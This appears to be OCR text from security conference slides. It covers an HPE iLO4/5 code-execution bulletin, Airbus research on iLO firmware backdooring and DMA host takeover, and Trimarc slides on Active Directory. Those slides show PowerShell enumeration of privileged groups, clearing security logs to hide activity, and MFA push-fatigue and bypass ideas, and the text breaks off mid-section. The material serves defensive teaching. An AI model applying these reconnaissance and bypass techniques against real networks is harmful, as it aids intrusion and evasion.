*SUPPORT COMMUNICATION - SECURITY BULLETIN*

**Document ID:** hpesbhf03844en_us
**Version:** 1

**HPESBHF03844 rev.2 - HPE Integrated Lights-Out 4, 5 (iLO 4, 5), Remote or Local Code Execution**

**NOTICE:** The information in this Security Bulletin should be acted upon as soon as possible.

**Release Date:** 2018-06-26
**Last Updated:** 2018-06-30

---

**Potential Security Impact:** Local: Code Execution; Remote: Code Execution

**Source:** Hewlett Packard Enterprise, HPE Product Security Response Team

**VULNERABILITY SUMMARY**

A security vulnerability in HPE Integrated Lights-Out 4, 5 (iLO 4 prior to v2.60, and iLO 5 prior to v1.30) could be remotely or locally exploited by an Administrative user to allow remote or local code execution.

**References:** CVE-2018-7078

**SUPPORTED SOFTWARE VERSIONS*: ONLY impacted versions are listed.**

- HPE Integrated Lights-Out 5 (iLO 5) for HPE Gen10 Servers - Prior to v1.30
- HPE Integrated Lights-Out 4 (iLO 4) - Prior to v2.60

# Subverting your server through its BMC: the HPE iLO4 case

## Introduction

`iLO` is the server management solution embedded in almost every `HPE` servers for more than 10 years. It provides every feature required by a system administrator to remotely manage a server without having to reach it physically. Such features include power management, remote system console, remote CD/DVD image mounting, as well as many monitoring indicators.

We've performed a deep dive security study of `HPE iLO4` (known to be used on the family of servers `HPE ProLiant Gen8` and `ProLiant Gen9` servers) and the results of this study were presented at the **REcon** conference held in Brussels (February 2 - 4, 2018, see [1]).

A follow-up of our study was presented at the **SSTIC** conference, held in France (Rennes, June 13 - 15, 2018, see [8]). We focused this talk on firmware backdooring and achieving long-term persistence.

In November 2018, we presented our latest research on `HPE iLO4` and `iLO5` at **ZeroNights** conference, held in Saint-Petersburg, Russia (November 20 - 21, 2018, see [11]). This talk was focused on the attack surface exposed to the host operating system and on the new secure boot feature (silicon root of trust) introduced with `iLO5`.

`iLO4` runs on a dedicated `ARM` processor embedded in the server, and is totally independent from the main processor. It has a dedicated flash chip to hold its firmware, a dedicated RAM chip and a dedicated network interface. On the software side, the operating system is the proprietary RTOS GreenHills Integrity [2].



https://github.com/airbus-seclab/ilo4_toolbox

# Results

One critical vulnerability was identified and reported to the `HPE PSRT` in February 2017, known as `CVE-2017-12542` ( `CVSSv3` base score 9.8 [3]) :

- Authentication bypass and remote code execution
- Fixed in `iLO4` versions `2.53` (released in May 2017, buggy) and `2.54` [4]

A second critical vulnerability was identified in `iLO4` and `iLO5` . It was reported to the `HPE PSRT` in April 2018 and is known as `CVE-2018-7078` ( `CVSSv3` base score 7.2 [9], `HPE` Security Bulletin `HPESBHF03844` [10]) :

- Remote or local code execution
- Fixed in `iLO4` version `2.60` (released in May 2018)
- Fixed in `iLO5` version `1.30` (released in June 2018)

Finally a critical vulnerability was identified in the implementation of the secure boot feature of `iLO5` . It was reported to the `HPE PSRT` in September 2018 and is known as `CVE-2018-7113` ( `CVSSv3` base score 6.4 [12], `HPE` Security Bulletin `HPESBHF03894` [13]):

- Local Bypass of Security Restrictions
- Fixed in `iLO5` version `1.37` (released in October 2018)



https://github.com/airbus-seclab/ilo4_toolbox

# Airbus Security Identified iLO Security Issues:

- *A new exploitation technique that allows compromise of the host server operating system through DMA.*
- *Leverage a discovered RCE to exploit an iLO4 feature which allows read-write access to the host memory and inject a payload in the host Linux kernel.*
- *New vulnerability in the web server to flash a new backdoored firmware.*
- *The use of the DMA communication channel to execute arbitrary commands on the host system.*
- *iLO (4/5) CHIF channel interface opens a new attack surface, exposed to the host (even though iLO is set as disabled). Exploitation of CVE-2018-7078 could allow flashing a backdoored firmware from the host through this interface.*
- *We discovered a logic error (CVE-2018-7113) in the kernel code responsible for the integrity verification of the userland image, which can be exploited to break the chain-of-trust. Related to new secure boot feature introduced with iLO5 and HPE Gen10 server line.*
- *Provide a Go scanner to discover vulnerable servers running iLO*

https://github.com/airbus-seclab/ilo4_toolbox

# Patch The Firmware on Your HP Servers (and others)

# Allow Log On Locally + RDP Logon = DC Fun!

**Allow Log On Locally**

- Account Operators
- Administrators
- Backup Operators
- Print Operators
- Server Operators
- Lab Admins
- Domain Users
- Server Tier 3

**Allow Log On Through Terminal Services**

- Administrators
- Server Tier 3

Sean Metcalf (@PyroTek3) TrimarcSecurity.com

| | |
|---|---|
| Allow log on locally | TRIMARCRESEARCH\Server Tier 3, TRIMARCRESEARCH\Domain Users, TRIMARCLAB\Lab Admins, BUILTIN\Server Operators, BUILTIN\Print Operators, NT AUTHORITY\ENTERPRISE DOMAIN CONTROLLERS, BUILTIN\Backup Operators, BUILTIN\Administrators, BUILTIN\Account Operators |
| Allow log on through Terminal Services | TRIMARCRESEARCH\Server Tier 3, BUILTIN\Administrators |

# Allow Log On Locally + RDP Logon = DC Fun!

**Allow Log On Locally**

- Account Operators
- Administrators
- Backup Operators
- Print Operators
- Server Operators
- Lab Admins
- Domain Users
- ***Server Tier 3***

**Allow Log On Through Terminal Services**

- Administrators
- ***Server Tier 3***

Sean Metcalf (@PyroTek3) TrimarcSecurity.com

| | |
|---|---|
| Allow log on locally | TRIMARCRESEARCH\Server Tier 3, TRIMARCRESEARCH\Domain Users, TRIMARCLAB\Lab Admins, BUILTIN\Server Operators, BUILTIN\Print Operators, NT AUTHORITY\ENTERPRISE DOMAIN CONTROLLERS, BUILTIN\Backup Operators, BUILTIN\Administrators, BUILTIN\Account Operators |
| Allow log on through Terminal Services | TRIMARCRESEARCH\Server Tier 3, BUILTIN\Administrators |

# Allow Log On Locally + RDP Logon = DC Fun!

```
PS C:\> Get-NetGroupMember 'Server Tier 3'


GroupDomain  : trimarcresearch.com
GroupName    : Server Tier 3
MemberDomain : trimarcresearch.com
MemberName   : Eddie
MemberSID    : S-1-5-21-3059099413-3826416028-81522354-1601
IsGroup      : False
MemberDN     : CN=Eddie,OU=Users,OU=Accounts,DC=trimarcresearch,DC=com
```

# Manage Auditing & Security Log

**Default Groups:**

- Administrators
- [Exchange]

**Additional Groups:**

- ***Lab Admins***

Anyone with the **Manage auditing and security log** user right can clear the Security log to erase important evidence of unauthorized activity.

| | |
|---|---|
| Manage auditing and security log | BUILTIN\Administrators, TRIMARCLAB\Lab Admins |


# Identifying Admin Restrictions

```
PS C:\> Get-NetGroupMember 'Domain Admins' -Recurse | `
 % { get-aduser $_.membersid -prop samaccountname,logonhours,logonworkstations,passwordlastset  } |`
 select samaccountname,logonhours,logonworkstations,passwordlastset |`
 Format-table -auto

samaccountname logonhours                 logonworkstations                    passwordlastset
-------------- ----------                 -----------------                    --------------
Sean                                                                          7/8/2018 4:35:24 PM
lukeskywalker  {0, 0, 0, 0...}            trddc01                              5/23/2018 10:29:41 PM
Administrator                                                                 8/2/2018 11:16:12 PM
TStark         {0, 0, 0, 0...}                                                5/17/2018 10:56:46 PM
JonSnow                                   ADADMINWRK01,ADADMINWRK02,ADADMINWRK03 5/17/2018 10:55:52 PM
SecScan                                                                       5/17/2018 12:15:03 AM
trimarcadmin   {255, 255, 255, 255...}                                        8/6/2018 12:07:15 AM
```


# What About MFA?


Let’s MFA that RDP

# Multi-Factor Authentication





# Fun with MFA


Login Request
Protected by Duo Security
TRIMARC
Trimarc
TR RDP
Sean
172.271.271.172
Las Vegas, NV, US
10:57:46 AM EDT
July 24, 2018
Approve
Deny



Login Request
Protected by Duo Security
TRIMARC
Trimarc
TR RDP
Sean
172.271.271.172
Las Vegas, NV, US
10:57:47 AM EDT
July 24, 2018
Approve
Deny

# Fun with MFA


Login Request
Protected by Duo Security
TRIMARC
Trimarc
[Trimarc Research] ADFS
Sean
172.271.271.172
Las Vegas, NV, US
10:57:46 AM EDT
July 24, 2018
Approve
Deny


Login Request
Protected by Duo Security
TRIMARC
Trimarc
[Trimarc Research] ADFS
Sean
172.271.271.172
Las Vegas, NV, US
10:57:47 AM EDT
July 24, 2018
Approve
Deny

# Fun with MFA


DUO MOBILE
Login request
Login request: Trimarc Research
Approve
Deny
DUO MOBILE
Login request
Login request: Trimarc Research
Approve
Deny
DUO MOBILE
Login request
Login request: Trimarc Research
Approve
Deny

# Subverting MFA

What if an attacker could bypass MFA without anyone noticing?

Sean Metcalf (@PyroTek3) TrimarcSecurity.com

# Subverting MFA

ACME has enabled users to update several attributes through a self-service portal.

- These attributes include:
  - Work phone number
  - Work address
  - Mobile number
  - Org-specific attributes

# Subverting MFA

ACME has enabled users to update several attributes through a self-service portal.

